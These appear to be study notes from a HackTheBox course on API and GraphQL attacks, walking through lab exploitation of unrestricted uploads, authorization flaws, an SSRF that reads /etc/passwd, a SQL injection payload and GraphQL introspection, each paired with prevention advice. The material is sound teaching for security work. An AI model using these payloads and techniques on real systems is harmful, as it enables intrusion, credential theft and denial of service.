Checking the Supplier-Companies group, you notice only one endpoint related to the second role: the /api/v1/supplier-companies/certificates-of-incorporation POST endpoint. When expanding it, you see that it requires the SupplierCompanies_UploadCertificateOfIncorporation role and allows the staff of a supplier company to uploadd its certificate of incorporation as a PDF file, storing it on disk indefinitely:
Attempt to upload a large PDF file containing random bytes. First, you will use /api/v1/supplier-companies/current-user to get the supplier-company ID of the current authenticated user, b75a7c76-e149-4ca7-9c55-d9fc4ffa87be:
Next, you will use dd to create a file containing 30 random megabytes and assign it the .pdf extension.
d41y@htb[/htb]$ dd if=/dev/urandom of=certificateOfIncorporation.pdf bs=1M count=30
30+0 records in
30+0 records out
31457280 bytes (31 MB, 30 MiB) copied, 0.139503 s, 225 MB/s
Then, within the /api/v1/supplier-companies/certificates-of-incorporation POST endpoint, you will click on the “Choose File” button and upload the file:
After invoking the endpoint, you notice that the API returns a successful upload message, along with the size of the uploaded file:
Because the endpoint does not validate whether the file size is within a specified range, the backend will save files of any size to disk. Additionally, if the endpoint does not implement rate-limiting, you can attempt to cause DoS by sending the file upload request repeatedly, consuming all available disk storage. Exploiting this vulnerability to consume all the disk storage of the marketplace will result in financial losses for the stakeholders of Inlanefreight E-Commerce Marketplace.
Additionally, you need to test whether the endpoint allows uploading files other than PDF files. Use dd again to generate a file with the .exe extension, filling it with random bytes:
d41y@htb[/htb]$ dd if=/dev/urandom of=reverse-shell.exe bs=1M count=10
10+0 records in
10+0 records out
10485760 bytes (10 MB, 10 MiB) copied, 0.0398348 s, 263 MB/s
Within the /api/v1/supplier-companies/certificates-of-incorporation POST endpoint, you will click on the “Choose File” button and upload the file:
After invoking the endpoint, you notice that the API returns a successful upload message, indicating that the endpoint does not validate the file extension:
If you manage to social engineer a system administrator of Inlanefreight E-Commerce Marketplace to open the file, the executable will run, potentially granting you a reverse shell.
Abusing Default Behaviors
After each request to upload files, you noticed that the file URI points to wwwroot/SupplierCompaniesCertificatesOfIncorporations, which is within the wwwroot directory.
The admin of Inlanefreight E-Commerce Marketplace has informed you that the web API is developed using ASP.NET Core. By default, static files in the wwwroot directory are publicly accessible. Try to download the previously uploaded exe file:
d41y@htb[/htb]$ curl -O http://94.237.51.179:51135/SupplierCompaniesCertificatesOfIncorporations/reverse-shell.exe
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 10.0M 100 10.0M 0 0 11.4M 0 --:--:-- --:--:-- --:--:-- 11.4M
If you can enumerate file names within the SupplierCompaniesCertificatesOfIncorporations directory, you could potentially access sensitive information about other customers of the company. Additionally, you could utilize the web API as cloud storage for malware that could be distributed to victims.
Prevention
To mitigate the Unrestricted Resource Consumption vuln, the api/v1/supplier-companies/certificates-of-incorporation POST endpoint should implement thorough validation mechanisms for both the size, extension and content of uploaded files. Validating the size of files prevents excessive consumption of server resources, such as disk space and memory, while ensuring that only authorized and expected file types are uploaded helps prevent potential security risks.
Implementing file size validation ensures that the uploaded files do not exceed specified limits, thereby preventing excessive consumption of server resources. Alternatively, validating file extensions ensures that only authorized file types, such as PDF or specific image formats, are accepted. This prevents malicious uploads of executable files or other potentially harmful file types that could compromise server security. Implementing strict file extension validation, coupled with server-side checks, helps enforce security policies and prevents unauthorized access and execution of files.
Integrating AV scanning tools like ClamAV adds a layer of security by scanning file contents for known malware signature before saving them to disk. This proactive measure helps detect and prevent the uploading of infected files that could potentially compromise server integrity.
Moreover, enforcing robust authentication and authorization mechanisms ensures that only authenticated users with appropriate privileges can upload files and access resources in publicly accessible directories such as wwwroot.
Broken Function Level Authorization
A web API is vulnerable to Broken Function Level Authorization if it allows unauthorized or unprivileged users to interact with and invoke privileged endpoints, granting access to sensitive operations or confidential information. The difference between BOLA and BFLA is that, in the case of BOLA, the user is authorized to interact with the vulnerable endpoint, whereas in the case of BFLA, the user is not.
Exposure of Sensitive Information to an Unauthorized Actor
After checking your roles using the /api/v1/roles/current-user endpoint, you will discover that the currently authenticated user does not have any assigned:
Despite not having any roles, if you attempt to invoke the /api/v1/products/discounts endpoint, you notice that it returns data containing all the discounts for products:
Although the web API devs intended that only authorized users with the ProductDiscounts_GetAll role could access this endpoint, they did not implement the role-based access control check.
Prevention
To mitigate the BFLA vuln, the /api/v1/products/discounts endpoint should enforce an authorization check at the source-code level to ensure that only users with the ProductDiscounts_GetAll role can interact with it. This involves verifying the user’s roles before processing the request, ensuring that unauthorized users are denied access to the endpoint’s functionality.
Unrestricted Access to Sensitive Business Flows
If a web API exposes operations or data that allows users to abuse them and undermine the system, it becomes vulnerable to Unrestricted Access to Sensitive Business Flows. An API endpoint is vulnerable if it exposes a sensitive business flow without appropriately restricting access to it.
In the previous Section ([[api_attacks_owasp10#Broken Function Level Authorization]]), you exploited a BFLA vuln and gained access to product discount data. This data exposure also leads to Unrestricted Access to Sensitive Business Flows because it allows you to know the dates when supplier companies will discount their products and the corresponding discount rates. For example, if you want to buy the product with ID a923b706-0aaa-49b2-ad8d-21c97ff6fac7, you should purchase it between 2023-03-15 and 2023-09-15 because it will be 70% off its original price.
Additionally, if the endpoint responsible for purchasing products does not implement rate-limiting, you can purchase all available stock on the day the discount starts and resell the products later at their original price or at a higher price after the discount ends.
Prevention
To mitigate the Unrestricted Access to Sensitive Business Flows vuln, endpoints exposing critical business operations, such as /api/v1/products/discounts, should implement strict access to ensure that only authorized users can view or interact with sensitive data.
SSRF
A web API is vulnerable to Server-Side Request Forgery if it uses user-controlled input to fetch remote or local resources without validation. SSRF flaws occur when an API fetches a remote resource without validating the user-supplied URL. This allows an attacker to coerce the application to send a crafted request to an unexpected destination, bypassing firewalls or VPNs.
SSRF
Checking the Supplier-Companies group, you notice that there are three endpoints related to these roles, /api/v1/supplier-companies, /api/v1/supplier-companies/{ID}/certificates-of-incorporation, and /api/v1/supplier-companies/certificates-of-incorporation:
/api/v1/supplier-companies/current-user shows that the currently authenticated user belongs to the supplier-company with the ID b75a7c76-e149-4ca7-9c55-d9fc4ffa87be:
Expanding the /api/v1/supplier-companies/certificates-of-incorporation POST endpoint, you notice that it requires the SupplierCompanies_UploadCertificateOfIncorporation role and allows the staff of a supplier-company to upload its certificate of incorporation as a PDF file. You will provide any PDF file for the first field and the ID of your supplier-company:
After invoking the endpoint, you will notice that the response contains three fields, with the most interesting being the value of fileURI:
The web API stores the path of files using the file URI Scheme, which is used to represent local file paths and allows access to files on a local filesystem. If you use the /api/v1/supplier-companies/current-user again, you will notice that the value of certificateOfIncorporationPDFFileURI now has the file URI of the uploaded file:
Expanding the /api/v1/supplier-companies PATCH endpoint, you notice that it requires the SupplierCompanies_Update role, that the update must be performed by staff belonging to the Supplier-Company, and that it allows modifying the value of the CertificateOfIncorporationPDFFileURI field:
Therefore, this endpoint is vulnerable to Improperly Controlled Modification of Dynamically-Determined Object Attributes, as the value of this field should only be set by the /api/v1/supplier-companies/certificates-of-incorporation POST endpoint. Perform an SSRF attack and update the CertificateOfIncorporationPDFFileURI field to point to the /etc/passwd file:
Because the web API’s backend does not validate the path that the CertificateOfIncorporationPDFFileURI field points to, it will fetch and return the contents of local files, including sensitive ones such as /etc/passwd.
Invoke the /api/v1/supplier-companies/{ID}/certificates-of-incorporation GET endpoint to retrieve the contents of the file that CertificateOfIncorporationPDFFileURI points to, which is /etc/passwd, as base64:
When using CyberChef to decode the value of the base64Data field, you obtain the contents of the /etc/passwd file from the backend server.

You can further compromise the system by viewing the contents of other critical files, such as /etc/shadow.
Prevention
To mitigate the SSRF vuln, the /api/v1/supplier-companies/certificates-of-incorporation POST, and /api/v1/supplier-companies PATCH endpoints must strictly prohibit file URIs that point to local resources on the server other than the intended ones. Implementing validation checks to ensure that file URIs only point to permissible local resources is crucial, which in this case is within the wwwroot/SupplierCompaniesCertificatesOfIncorporations/ folder.
Furthermore, the /api/v1/supplier-companies/{ID}/certificates-of-incorporation GET endpoint must be configured to serve content exclusively from the designated folder wwwroot/SupplierCompaniesCertificatesOfIncorporations. This ensures that only certificates of incorporation are accessible and that local resources or files outside this directory are never exposed. Additionally, this acts as a safeguard, if in case the validations performed by the /api/v1/supplier-companies/certificates-of-incorporation POST and /api/v1/supplier-companies PATCH endpoint fails.
Security Misconfiguration
Wep APIs are susceptible to the same security misconfigs that can compromise traditional web applications. One typical example is a web API endpoint that accepts user-controlled input and incorporates it into SQL queries without proper validation, thereby allowing Injection attacks.
Improper Neutralization of Special Elements used in an SQL Command (SQLi)
After obtaining a JWT as a supplier from the /api/v1/authentication/suppliers/sign-in endpoint and authenticating with it, you observe that the /api/v1/roles/current-user endpoint reveals that you have the Products_GetProductsTotalCountByNameSubstring role.
The only endpoint related to that role name is /api/v1/products/{Name}/count, which belongs to the Products group. When exploring this endpoint, you find that it returns the total count of products containing a user-provided substring in their name:

For example, if you use laptop as the Name substring parameter, you find that there are 18 matching products in total:

However, if you try using latop' as input, you observe that the endpoint returns an error message, indicating a potential vuln to SQLi attacks:

Attempt to retrieve the count of all records in the Products table using the payload laptop' OR 1=1 --; you will discover that there are 720 products in the table:
HTTP Headers
APIs can also suffer from security misconfigs if they do not use proper HTTP Security Response Headers. For example, suppose an API does not set a secure Access-Control-Allow-Origin as part of its CORS policy. In that case, it can be exposed to security risks, most notably, Cross-Site Request Forgery.
Prevention
To mitigate the Security Misconfiguration vulnerability, the /api/v1/products/{Name}/count endpoint should utilize parameterized queries or an Object Relational Mapper to safely insert user-controlled values into SQL queries. If that is not a choice, it must validate user-controlled input before concatenating it into the SQL query, which is never infallible.
Furthermore, if the web API is using HTTP headers insecurely or omits security related ones, it should implement secure headers to prevent various security vulns from occuring.
Improper Inventory Management
Maintaining accurate and up-to-date documentation is essential for web APIs, especially considering their reliance on third-party users who need to understand how to interact with the API effectively.
However, as a web API matures and undergoes changes, it is crucial to implement proper versioning practices to avoid security pitfalls. Improper inventory management of APIs, including inadequate versioning, can introduce security misconfigs and increase the attack surface. This can manifest in various ways, such as outdated or incompatible API versions remaining accessible, creating potential entry points for unauthorized users.
Upon examining the Swagger UI’s drop-down list for “Select a definition”, you discover the existence of an additional version v0.
Upon reviewing the description of v0, it is indicated that this version contains legacy and deleted data, serving as an unmaintained backup that should be removed. However, upon inspecting the endpoints, you will notice that none of them display a “lock” icon, indicating that they do not require any form of authentication.
Upon invoking the /api/v0/customers/deleted endpoint, the API responds by exposing deleted customer data, including sensitive password hashes:
Due to oversight by the developers in neglecting to remove the v0 endpoints, you gained unauthorized access to deleted data of former customers. This issue was exacerbated by an Excessive Data Exposure vulnerability in the /api/v0/customers/deleted endpoint, which allowed you to view customer password hashes. With this exposed information, you could attempt password cracking. Given the common practice of password reuse, this could potentially compromise active accounts, particularly if the same customers re-registered using the same password.
Prevention
Effective versioning ensures that only the intended API versions are exposed to users, with older versions properly deprecated or sunset. By thoroughly managing the API inventory, Inlanefreight E-Commerce Marketplace can minimize the risk of exposing vulnerabilities and maintain a secure user interface.
To mitigate the Improper Inventory Management vulnerability, developers at Inlanefreight E-Commerce Marketplace should either remove v0 entirely or, at a minimum, restrict access exclusively for local development and testing purposes, ensuring it remains inaccessible to external users. If neither option is viable, the endpoints should be protected with stringent authentication measures, permitting interaction solely by admins.
Unsafe Consumption of APIs
APIs frequently interact with other APIs to exchange data, forming a complex ecosystem of interconnected services. While this interconnectivity enhances functionality and efficiency, it also introduces significant security risks if not managed properly. Developers may blindly trust data received from third-party APIs, especially when provided by reputable organizations, leading to relaxed security measures, particularly in input validation and data sanitization.
Several critical vulns can arise from API-to-API communication:
- Insecure Data Transmission: APIs communicating over unencrypted channels expose sensitive data to interception, compromising confidentiality and integrity.
- Inadequate Data Validation: Failing to properly validate and sanitize data received from external APIs before processing or forwarding it to downstream components can lead to injection attacks, data corruption, or even remote code execution.
- Weak Authentication: Neglecting to implement robust authentication methods when communicating with other APIs can result in unauthorized access to sensitive data or critical functionality.
- Insufficient Rate-Limiting: An API can overwhelm another API by sending a continuous surge or requests, potentially leading to DoS.
- Inadequate Monitoring: Insufficient monitoring of API-to-API interactions can make it difficult to detect and respond to security incidents promptly.
If an API consumes another API insecurely, it is vulnerable to CWE-1357: Reliance on Insufficiently Trustworthy Component.
Prevention
To prevent vulns arising from API-to-API communication, web API devs should implement the following measures:
- Secure Data Transmission: Use encrypted channels for data transmission to prevent exposure of sensitive data through MiTM attacks.
- Adequate Data Validation: Ensure proper validation and sanitization of data received from external APIs before processing or forwarding it to downstream components. This mitigates risks such as injection attacks, data corruption, or RCE.
- Robust Authentication: Employ secure authentication methods when communicating with other APIs to prevent unauthorized access to sensitive data or critical functionality.
- Sufficient Rate-Limiting: Implement rate-limiting mechanisms to prevent an API from overwhelming another API, thereby protecting against DoS attacks.
- Adequate Monitoring: Implement robust monitoring of API-to-API interactions to promptly detect and respond to security incidents.
GraphQL
Introduction
GraphQL is a query language typically used by web APIs as an alternative to REST. It enables the client to fetch required data through a simple syntax while providing a wide variety of features typically provided by query languages, such as SQL. Like REST APIs, GraphQL APIs can read, update, create, or delete data. However, GraphQL APIs are typically implemented on a single endpoint that handles all queries. As such, one of the primary benefits of using GraphQL over traditional REST APIs is the efficiency in resource utilization and request handling.
Basic Overview
A GraphQL service typically runs on a single endpoint to receive queries. Most commonly, the endpoint is located at /graphql, /apu/graphql, or a similar URL. For frontend web applications to use this GraphQL endpoint, it needs to be exposed. Just like REST APIs, you can, however, interact with the GraphQL endpoint directly without going through the frontend web application to identify security vulnerabilities.
From an abstract point of view, GraphQL queries select fields of objects. Each object is of a specific type defined by the backend. The query is structured according to GraphQL syntax, with the name of the query to run at the root. For instance, you can query the id, username, and role fields of all User objects by running the users query:
{
users {
id
username
role
}
}
The resulting GraphQL response is in the same way and might look something like this:
{
"data": {
"users": [
{
"id": 1,
"username": "htb-stdnt",
"role": "user"
},
{
"id": 2,
"username": "admin",
"role": "admin"
}
]
}
}
If a query supports arguments, you can add a supported argument to filter the query results. For instance, if the query users supports the username argument, you can query a specific user by supplying their username:
{
users(username: "admin") {
id
username
role
}
}
You can add or remove fields from the query you are interested in. For instance, if you are not interested in the role field and instead want to obtain the user’s password, you can adjust the query accordingly:
{
users(username: "admin") {
id
username
password
}
}
Furthermore, GraphQL queries support sub-querying, which enables a query to retrieve details from an object that references another object. For instance, assume that a posts query returns a field author that holds a user object. You can then query the username and role of the author in your query like so:
{
posts {
title
author {
username
role
}
}
}
The result contains the title of all posts as well as the queried data of the corresponding author:
{
"data": {
"posts": [
{
"title": "Hello World!",
"author": {
"username": "htb-stdnt",
"role": "user"
}
},
{
"title": "Test",
"author": {
"username": "test",
"role": "user"
}
}
]
}
}
Attacking GraphQL
Information Disclosure
Identifying the GraphQL Engine
After logging in to the sample web application and investigating all functionality, you can observe multiple requests to the /graphql endpoints that contain GraphQL queries:
Thus, you can definitely say that the web application implements GraphQL. As a first step, you will identify the GraphQL engine used by the web application using the tool graphw00f. Graphw00f will send various GraphQL queries, including malformed queries, and can determine the GraphQL engine by observing the backend’s behavior and error messages in response to these queries.
After cloning the git repo, you can run the tool using the main.py Python script. You will run the tool in fingerprint (-f) and detect mode (-d). You can provide the web application’s base URL to let graphw00f attempt to find the GraphQL endpoint by itself:
d41y@htb[/htb]$ python3 main.py -d -f -t http://172.17.0.2
+-------------------+
| graphw00f |
+-------------------+
*** ***
** **
** **
+--------------+ +--------------+
| Node X | | Node Y |
+--------------+ +--------------+
*** ***
** **
** **
+------------+
| Node Z |
+------------+
graphw00f - v1.1.17
The fingerprinting tool for GraphQL
Dolev Farhi <dolev@lethalbit.com>
[*] Checking http://172.17.0.2/
[*] Checking http://172.17.0.2/graphql
[!] Found GraphQL at http://172.17.0.2/graphql
[*] Attempting to fingerprint...
[*] Discovered GraphQL Engine: (Graphene)
[!] Attack Surface Matrix: https://github.com/nicholasaleks/graphql-threat-matrix/blob/master/implementations/graphene.md
[!] Technologies: Python
[!] Homepage: https://graphene-python.org
[*] Completed.
As you can see, the graphw00f identified the GraphQL Graphene. Additionally, it provides you with the corresponding detailed page in the GraphQL-Threat-Matrix, which provides more in-depth information about the identified GraphQL engine:

Lastly, by accessing the /graphql endpoint in a web browser directly, you can see that the web application runs a graphiql interface. This enables you to provide GraphQL queries directly, which is a lot more convenient than running the queries through Burp, as you do not need to worry about breaking the JSON syntax.
Introspection
… is a GraphQL feature that enables users to query the GraphQL API about the structure of the backend system. As such, users can use introspection queries to obtain all queries supported by the API schema. These introspection queries query the __schema field.
For instance, you can identify all GraphQL types supported by the backend using the following query:
{
__schema {
types {
name
}
}
}
The results contain basic default types, such as Int or Boolean, but also all custom types, such as UserObject:
